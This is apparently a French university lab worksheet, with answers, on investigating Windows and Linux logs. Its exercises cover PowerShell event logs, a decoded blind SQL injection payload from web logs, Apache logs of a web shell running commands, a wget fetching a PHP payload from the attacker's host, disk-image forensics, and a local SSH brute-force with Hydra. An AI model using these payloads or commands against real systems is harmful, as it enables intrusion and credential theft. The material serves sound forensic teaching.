

TD/TP Analyse d'événements réseaux

Windows/Linux


Ce document permet à l'étudiant d'apprendre à manipuler les événements des systèmes Windows et Linux dans une première partie (TD). Dans la seconde partie, l'étudiant va effectuer l'investigation système liée à l'attaque observée dans le TP précédent et ainsi alimenter son rapport d'investigation (TP).

1. TD : Découverte des journaux système Windows


Les événements Windows ne sont pas des fichiers textuels classiques, ce sont des fichiers binaires propriétaire. Possédant l'extension ".evt" ou ".evtx", le chemin par défaut des journaux système sur Windows est en général le suivant : C:\Windows\System32\winevt\Logs

Il existe plusieurs manières d'accéder à ces journaux :

- En utilisant l'interface native : observateur d'événements.
- Via la ligne de commande.



1.1. L'observateur d'événements Windows (Event Viewer)



Le panneau de gauche vous permet de naviguer dans l'arborescence des journaux disponibles. En complément, des journaux d'événements Windows natifs, il existe également des événements liés aux services et aux applications très utiles lors d'une investigation.

1.2. Exemple : Etude des journaux PowerShell

L'analyse des journaux PowerShell peut aider à renforcer la sécurité et la conformité des systèmes Windows, en permettant aux administrateurs de détecter les activités suspectes et de prendre des mesures pour y remédier rapidement.

Il est possible de visualiser les événements liés à l'outil PowerShell en suivant le chemin ci-contre :

Microsoft > Windows > PowerShell > Operational

Operational Nombre d'événements : 1 000				
Niveau	Date et heure	Source	ID de l'événement	Catégorie de la tâche
Information	31/03/2023 11:28:46	PowerShell (M...	40962	Démarrage de la console PowerShell
Information	31/03/2023 11:28:46	PowerShell (M...	53504	Protocole IPC de canal nommé PowerSh...
Information	31/03/2023 11:28:46	PowerShell (M...	40961	Démarrage de la console PowerShell
Information	31/03/2023 11:23:49	PowerShell (M...	40962	Démarrage de la console PowerShell
Information	31/03/2023 11:23:49	PowerShell (M...	53504	Protocole IPC de canal nommé PowerSh...
Information	31/03/2023 11:23:49	PowerShell (M...	40961	Démarrage de la console PowerShell
Information	31/03/2023 11:23:48	PowerShell (M...	40962	Démarrage de la console PowerShell
Information	31/03/2023 11:23:48	PowerShell (M...	53504	Protocole IPC de canal nommé PowerSh...
Information	31/03/2023 11:23:47	PowerShell (M...	40961	Démarrage de la console PowerShell
Information	29/03/2023 04:30:16	PowerShell (M...	40962	Démarrage de la console PowerShell
Information	29/03/2023 04:30:16	PowerShell (M...	53504	Protocole IPC de canal nommé PowerSh...
Information	29/03/2023 04:30:16	PowerShell (M...	40961	Démarrage de la console PowerShell
Information	29/03/2023 04:30:15	PowerShell (M...	40962	Démarrage de la console PowerShell
Information	29/03/2023 04:30:15	PowerShell (M...	53504	Protocole IPC de canal nommé PowerSh...
Information	29/03/2023 04:30:15	PowerShell (M...	40961	Démarrage de la console PowerShell
Information	28/03/2023 04:43:57	PowerShell (M...	40962	Démarrage de la console PowerShell
Information	28/03/2023 04:43:57	PowerShell (M...	53504	Protocole IPC de canal nommé PowerSh...
Information	28/03/2023 04:43:57	PowerShell (M...	40961	Démarrage de la console PowerShell
Information	28/03/2023 04:43:56	PowerShell (M...	40962	Démarrage de la console PowerShell
Information	28/03/2023 04:43:56	PowerShell (M...	53504	Protocole IPC de canal nommé PowerSh...
Information	28/03/2023 04:43:56	PowerShell (M...	40961	Démarrage de la console PowerShell

Il est possible d'identifier différentes colonnes :

- Niveau : Met en avant le type du journal enregistré en fonction des types d'événements (voir cours)
- Date et heure de l'événement
- Source : Le nom du logiciel qui a enregistré l'événement (ici PowerShell)
- ID de l'événement : Une valeur numérique prédéfinie qui correspond à une opération ou à un événement spécifique en fonction de la source du journal. Cela rend les ID d'événement non uniques, de sorte que l'ID d'événement 40942 dans l'image ci-dessus est lié au démarrage de la console PowerShell, mais aura une signification entièrement différente dans une autre catégorie.
- Catégorie de la tâche : Une description sommaire liée à l'événement journalisé.

Grâce à l'outil "Propriété", il est possible de configurer la rétention des événements, la rotation et même de les supprimer.

Propriétés du journal - Operational (Type : Opérationnel)

Général Abonnements

Nom : Microsoft-Windows-PowerShell/Operational

Journaux : %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-PowerShell%4Operational

Taille : 4,07 Mo (4 263 936 octets)

Créé le : vendredi 10 juin 2022 21:25:08

Modifié le : vendredi 31 mars 2023 11:35:29

Dern. accès : vendredi 31 mars 2023 11:35:29

☒ Activ. journ.

Journal max. (Ko) : 15360

Lorsque la taille maximale du journal d'événements est atteinte :

☒ Rempl. évén. si nécessaire (plus anciens en premier)

☐ Archiver le journal lorsqu'il est plein, ne pas effacer d'événements

☐ Ne pas rempl. évén. (nettoy. man. journal)



Effacer le journal

OK Annuler Appliquer


L'administrateur système doit configurer la journalisation avec soin s'il souhaite les centraliser et les superviser par exemple.

Chaque événement possède des informations exploitables :

- Nom de l'utilisateur
- Nom de la machine
- La version de l'hôte (OS)
- Informations sur l'application lancée.
- etc.



Il est possible d'effectuer du filtrage précis via l'utilisation du panneau des actions.



Explorer l'observateur d'événements Windows et retrouver les différents éléments présentés.

TP 1 : Analyse des journaux système Linux

Récupérer puis analyser le fichier logs.txt du moodle pour retrouver les informations contenues.

Q1 : Ces journaux appartiennent à quelle application ?

Un serveur HTTP probablement Apache ou Nginx) car on trouve des requêtes HTTP (GET et une URL).

Q2 : A quelle date a commencé l'attaque ?

On regarde la date présente de chaque requête : 18/06/2015

Q3 : Quel est l'encodage utilisé ?

Un encodage qui se termine par %3D (=) et contient des caractères minuscules, majuscules, / et + correspond à du : base64.

A noter que le signe « = » à la fin n'est pas obligatoire.

Q4 : Quelle est la vulnérabilité exploitée ?

On décode (de préférence en ligne de commande avec base64 -d) avec :

```
echo -n
"QVNDLChzZWxlY3QgKGNhc2UgZmlldGQoY29uY2F0KHN1YnN0cmLuZyhiaW4oYXNjaWkoc3Vic
3RyaW5nKHBhc3N3b3JkLDEsMSkpKSwwLDEpLHN1YnN0cmLuZyhiaW4oYXNjaWkoc3Vic3RyaW
5nKHBhc3N3b3JkLDEsMSkpKSwwLDEpKSxjb25jYXQoY2hhcig0OckY2hhcig0OckpLGNvbmNh
dChjaGFyKDQ4KSxjaGFyKDQ5KSksY29uY2F0KGN0YXIoNDkpLGN0YXIoNDgpKSxjb25jYXQoY2h
hcig0OSksY2hhcig0OSkpKXdoZW4gMSB0aGVuIFRSVUUgd2hlbiAylHRoZW4gc2xlZXAoMikgd2hl
biAzlHRoZW4gc2xlZXAoNCKgd2hlbiA0lHRoZW4gc2xlZXAoNikgZW5kKSBBmcm9tIG1lbWJyZXMgd
2hlcmUgaWQ9MSk=" | base64 -d

ASC,(select (case
field(concat(substring(bin(ascii(substring(password,1,1))),1,1),substring(bin(ascii(substring(pas
sword,1,1))),2,1)),concat(char(48),char(48)),concat(char(48),char(49)),concat(char(49),char(48))
,concat(char(49),char(49)))when 1 then TRUE when 2 then sleep(2) when 3 then sleep(4) when 4
then sleep(6) end) from membres where id=1)
```

Ce code ressemble à un extrait de requête SQL donc on a ici une injection SQL. Cette injection est en aveugle (pas d'affichage sur la page web), c'est pour cette raison qu'il utilise la fonction sleep() pour attendre 2, 4 ou 6 secondes pour déterminer la valeur du caractère testé.

L'impact d'une injection SQL est la capacité de récupérer toute la base de données par l'attaquant.

Q5 : Quelles sont les données exfiltrées ?

Le mot de passe du compte administrateur des membres. On peut retrouver exactement la valeur en créant un programme pour retrouver cette valeur.

Le mot de passe trouvé commence par : g9UWD8EZgBhBp

TP2 : Logs Apache

- 1) Décompresser le fichier apache2.zip
- 2) Nous savons que le 16 mars 2023, une intrusion a eu lieu sur le serveur web.
- 3) Quelles sont les commandes système qui ont été effectuées par le pirate ?

```
192.168.56.146 - - [16/Mar/2023:17:21:41 +0100] "GET /tinyfilemanager/upload_files/znliqvypz.php?cmd=id HTTP/1.1" 200 221 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
192.168.56.146 - - [16/Mar/2023:17:21:47 +0100] "GET /tinyfilemanager/upload_files/znliqvypz.php?cmd=ls HTTP/1.1" 200 182 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
192.168.56.146 - - [16/Mar/2023:17:21:54 +0100] "GET /tinyfilemanager/upload_files/znliqvypz.php?cmd=pwd HTTP/1.1" 200 210 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
192.168.56.146 - - [16/Mar/2023:17:22:51 +0100] "GET /tinyfilemanager/upload_files/znliqvypz.php?cmd=ls%20-l%20etc/ HTTP/1.1" 200 2067 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
192.168.56.146 - - [16/Mar/2023:17:23:00 +0100] "GET /tinyfilemanager/upload_files/znliqvypz.php?cmd=cat%20/etc/os-release HTTP/1.1" 200 384 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
192.168.56.146 - - [16/Mar/2023:17:26:01 +0100] "GET /tinyfilemanager/upload_files/znliqvypz.php?cmd=cat%20/etc/os-release HTTP/1.1" 200 384 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
```


Commandes : id, ls, pwd, ls /etc/, cat /etc/os-release, wget <http://192.168.56.146:8000/rv.php> - O /var/www/html/tinyfilemanager/upload_files/rv.php

TP 3 : Cache cache

Objectif : Analyser le fichier pour retrouver le flag.

- 1) Récupérer le fichier image_forensic.e01 sur le moodle
- 2) Installer ewf-tools :

```
sudo apt-get install ewf-tools
```

Recherche d'informations :

```
$ file ./image_forensic.e01
$ ewfinfo image_forensic.e01
```


On trouve même un indice ! :

Notes : Remote Desktop Display Artifacts

```
mkdir tmpmount
ewfmount image_forensic.e01 tmpmount/
ls -l tmpmount/
file tmpmount/ewf1
tar -xvf ewf1
file bcache24.bmc

git clone https://github.com/ANSSI-FR/bmc-tools.git
cd bmc-tools/
mkdir tmpbmc
./bmc-tools.py -s ../bcache24.bmc -d tmpbmc/
```

Dans ./tmpbmc/ :



TP 4 : Brute-force SSH

Depuis votre machine Kali Linux, réaliser un brute-force SSH en utilisant Medusa ou Hydra (ils sont déjà installés) sur votre machine : cibler votre IP 127.0.0.1 sur le port 22. Il faut bien sûr que le service SSH soit démarré :

```
service ssh start
```

Q1 : Créer un utilisateur « john » avec le mot de passe « star123 ». En root :

```
$ sudo adduser john
```

Q2 : Trouver la commande Hydra (ou Medusa) pour réaliser le brute-force vers le service SSH en utilisant le dictionnaire suivant : /usr/share/wordlists/rockyou.txt . Décompresser ce fichier s'il est sous forme .gz au lieu de .txt.

Q3 : Lorsque le mot de passe a été trouvé, retrouver dans les logs correspondants les messages permettant de retrouver les tentatives ainsi que la bonne connexion au service.

Au terminal : `journalctl -t sshd`